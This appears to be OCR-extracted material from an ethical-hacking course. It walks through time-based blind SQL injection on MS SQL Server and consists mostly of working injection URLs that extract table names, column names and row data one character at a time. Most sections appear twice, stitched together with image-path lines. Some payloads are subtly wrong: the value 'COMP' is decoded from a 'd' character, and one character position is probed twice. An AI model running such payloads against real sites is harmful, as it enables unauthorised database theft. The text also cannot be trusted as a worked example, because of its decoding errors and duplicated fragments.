
  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
  NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
  xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
  xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
  xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
  ```

  Table Name = **EMP** (Considering that the database returned true for the above statement).



Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID **(Considering that the database returned true for the above statement)**

Extract 2nd Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT **(Considering that the database returned true for the above statement)**

Blind SQL Injection—Extract Column Name

Following the same procedure as that discussed above, the attacker can extract the column name using the time-based blind SQL injection method.

- **Example 1: Extract 1st Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101)
WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105)
WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100)
WAITFOR DELAY '00:00:10'--
```

Column Name = **EID** (Considering that the database returned true for the above statement).

- **Example 2: Extract 2nd Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'-
-
```


```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = **DEPT** (Considering that the database returned true for the above statement).



Blind SQL Injection - Extract Data from ROWS

Extract 1st Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY
'00:00:10'--
```

Field Data = JOE (Considering that the database returned true for the above statement)

Extract 2nd Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY
'00:00:10'--
```

Field Data = COMP (Considering that the database returned true for the above statement)

Blind SQL Injection—Extract Data from ROWS

Following the same procedure as that discussed above, the attacker can extract the data from rows using the time-based blind SQL injection method.

- **Example 1: Extract 1st Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
EID from EMP)=3) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
DELAY '00:00:10'--
```

Field Data = **JOE** (Considering that the database returned true for the above statement)

- **Example 2: Extract 2nd Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
```

